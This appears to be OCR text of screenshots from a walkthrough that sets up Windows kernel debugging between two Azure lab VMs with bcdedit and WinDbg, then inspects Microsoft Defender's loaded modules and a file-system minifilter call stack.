
Filter by name... | All resource groups | All types | All locations | All tags | No grouping


1 of 2 items selected


Name	Type	Status	Resource group	Location	Source	Mainte
win10	Virtual machine	Running	WIN10_GROUP_10130...	West US 2	Marketplace	-
win10target	Virtual machine	Running	WIN10TARGET_GROUP	West US 2	Marketplace	-

Administrator: Command Prompt

```
C:\Users\SuperAdmin>bcdedit /debug on
The operation completed successfully.

C:\Users\SuperAdmin>bcdedit /set TESTSIGNING ON
The operation completed successfully.

C:\Users\SuperAdmin>bcdedit /dbgsettings net hostip:10.0.0.4
port:50000 key:flap.jack.dog.frog
Key=flap.jack.dog.frog

C:\Users\SuperAdmin>bcdedit /dbgsettings
key                      flap.jack.dog.frog
debugtype                NET
hostip                   10.0.0.4
port                     50000
dhcp                     Yes
The operation completed successfully.

C:\Users\SuperAdmin>_
```




WinDbg 1.0.2007.06001 (Administrator)
Start debugging
Save workspace
Open source file
Open script
Settings
About
Exit
Start debugging
Recent
Launch executable
Launch executable (advanced)
Supports Time Travel Debugging
Attach to process
Supports Time Travel Debugging
Open dump file
Open trace file
Connect to remote debugger
Connect to process server
Attach to kernel
Net
USB
1394
Local
COM
EXDI
Paste
Port number
50000
Key
flap.jack.dog.frog
Target
10.0.0.5
Initial break


KD 'net:port=50000,key=****,target=10.0.0.5', Default Connection - WinDbg 1.0.2007.05001 (Administrator)
File
Home
View
Breakpoints
Time Travel
Model
Scripting
Command
Memory
Source
Command
Watch
Locals
Registers
Memory
Stack
Disassembly
Threads
Breakpoints
Logs
Notes
Timelines
Modules
Windows
Layouts
Reset Windows
Window Layout
Accent color
Workspace
Disassembly
Registers
Memory
Command
0: kd> lm
start end module name
00007ff6`7d5c0000 00007ff6`7d5db000 MsMpEng (pdb symbols) c:\symbols\MsMpEng.pdb\F76B5C6C385BC6F154D60C418322FBDE1\MsMpEng.pdb
00007ffd`63540000 00007ffd`63549000 wscproxystub (pdb symbols) c:\symbols\WscProxyStub.pdb\5B298C737AAC41F6EA1681F2DF1ED9EE1\WscPr
00007ffd`66600000 00007ffd`6660c000 secur32 (pdb symbols) c:\symbols\secur32.pdb\691E94A6EDBF6109B6585D524D6AE7491\secur32.pdb
00007ffd`69100000 00007ffd`6914c000 wscapi (pdb symbols) c:\symbols\WscApi.pdb\8C27672F813FCD03F087BA245B6618EA1\WscApi.pdb
00007ffd`69150000 00007ffd`691e8000 webio (pdb symbols) c:\symbols\webio.pdb\460083AD8CFA9139D2FD23761517BA851\webio.pdb
00007ffd`6b300000 00007ffd`6b315000 mskeyprotect (pdb symbols) c:\symbols\mskeyprotect.pdb\E522916E9479AAB48AF5A3A1A84B71611\mskeyp
00007ffd`6b3b0000 00007ffd`6b3d4000 ncryptsslp # (pdb symbols) c:\symbols\ncryptsslp.pdb\A0F278E7C297C34C093E4608905FB0931\ncryptsslp
00007ffd`6b540000 00007ffd`6c37c000 mpengine (export symbols) mpengine.dll
00007ffd`6c380000 00007ffd`6c422000 mprtp (pdb symbols) c:\symbols\MpRTP.pdb\54726A46287C85F131649F122977C7F11\MpRTP.pdb
00007ffd`6f070000 00007ffd`6f07d000 wofutil (pdb symbols) c:\symbols\wofutil.pdb\31E577780094E0E44C38AF6C9C71BDE9A1\wofutil.pdb
00007ffd`6f080000 00007ffd`6f08a000 FLTLIB (pdb symbols) c:\symbols\fltLib.pdb\2581A4864A3B1841C55D8DD1C5A9D71D1\fltLib.pdb
00007ffd`6f090000 00007ffd`6f0e6000 MpCommu (pdb symbols) c:\symbols\MpCommu.pdb\7D7666D463DCA84DCE5D7E44F990F46F1\MpCommu.pdb
00007ffd`6f770000 00007ffd`6f947000 urlmon (pdb symbols) c:\symbols\urlmon.pdb\D08B582554F39672AD3912EBED3E5BC91\urlmon.pdb
00007ffd`70b00000 00007ffd`70da9000 iertutil (pdb symbols) c:\symbols\iertutil.pdb\559DB7B6EC2650ACBFC14AA8D5689B581\iertutil.pdb
00007ffd`74320000 00007ffd`7440e000 mpclient (pdb symbols) c:\symbols\MpClient.pdb\52F365D001227D1B3A532B0A0A50B5F51\MpClient.pdb
0: kd>
Locals
Name
Value
Locals
Watch
Threads
[0x720] - nt!KiSwapContext+0x76 (fffff806`737c1f76)
[0x7c0] - <Unable to get stack trace>
[0x1494] - <Unable to get stack trace>
[0xd34] - fileinfo!memcpy (ffff800a`63bd2280)
[0x3d4] - nt!KiSwapContext+0x76 (fffff806`737c1f76)
Threads
Stack
Breakpoints

KD 'net:port=50000,key=*****,target=10.0.0.5', Default Connection - WinDbg 1.0.2007.06001 (Administrator)

File | Home | View | Breakpoints | Time Travel | Model | Scripting | Command | Memory

Break | Go | Step Out | Step Into | Step Over | Step Out Back | Step Into Back | Step Over Back | Go Back | Restart | Stop Debugging | Detach | Settings | Source | Assembly | Local Help | Feedback Hub

Flow Control | Reverse Flow Control | End | Preferences | Help

Disassembly | Registers | Memory

Command

```
0: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffc00c`82ea01d8 fffff80a`63bdf974 fileinfo!memcpy
01 ffffc00c`82ea01e0 fffff80a`62d9555d fileinfo!FltPreCreateCallback+0x164
02 ffffc00c`82ea0260 fffff80a`62d950bc FLTMGR!FltpPerformPreCallbacks+0x2fd
03 ffffc00c`82ea0370 fffff80a`62dcd545 FLTMGR!FltpPassThroughInternal+0x8c
04 ffffc00c`82ea03a0 fffff806`7363c109 FLTMGR!FltpCreate+0x2c5
05 ffffc00c`82ea0450 fffff806`7363b8c4 nt!IofCallDriver+0x59
06 ffffc00c`82ea0490 fffff806`73bbe4a7 nt!IoCallDriverWithTracing+0x34
07 ffffc00c`82ea04e0 fffff806`73bc66f9 nt!IopParseDevice+0x11e7
08 ffffc00c`82ea0650 fffff806`73bc52ef nt!ObpLookupObjectName+0x719
09 ffffc00c`82ea0820 fffff806`73c89872 nt!ObOpenObjectByNameEx+0x1df
0a ffffc00c`82ea0960 fffff806`73c88fa8 nt!IopCreateFile+0x822
0b ffffc00c`82ea0a00 fffff806`737cc605 nt!NtOpenFile+0x58
0c ffffc00c`82ea0a90 00007ffd`827efdc4 nt!KiSystemServiceCopyEnd+0x25
0d 0000009a`7aafe868 00007ffd`7ed54786 ntdll!NtOpenFile+0x14
0e 0000009a`7aafe870 00007ffd`7ed54c1c KERNELBASE!FindFirstFileExW+0x1d6
0f 0000009a`7aafec30 00007ffd`7e9ca09c KERNELBASE!FindFirstFileW+0x1c
10 0000009a`7aafec70 00007ffd`7e9ae688 CRYPT32!ILS_OpenAllElementsFromDirectory+0xa8
11 0000009a`7aafef90 00007ffd`7e9a70e7 CRYPT32!OpenAllFromRegistryEx+0x168
12 0000009a`7aaff010 00007ffd`7e9a60e4 CRYPT32!I_CertDllOpenRegStoreProv+0x2a7
13 0000009a`7aaff050 00007ffd`7e9a82d7 CRYPT32!I_CertDllOpenSystemRegistryStoreProvW+0x2a4
14 0000009a`7aaff140 00007ffd`7e9a71fa CRYPT32!CertOpenStore+0x2a7
15 0000009a`7aaff1d0 00007ffd`7e9a7ab2 CRYPT32!OpenPhysicalStoreCallback+0xda
16 0000009a`7aaff2d0 00007ffd`7e9a5d2a CRYPT32!EnumPhysicalStore+0x6a2
17 0000009a`7aaff450 00007ffd`7e9a82d7 CRYPT32!I_CertDllOpenSystemStoreProvW+0x15a
18 0000009a`7aaff510 00007ffd`78802782 CRYPT32!CertOpenStore+0x2a7
19 0000009a`7aaff5a0 00000000`00000000 0x00007ffd`78802782
```

0: kd>

Locals

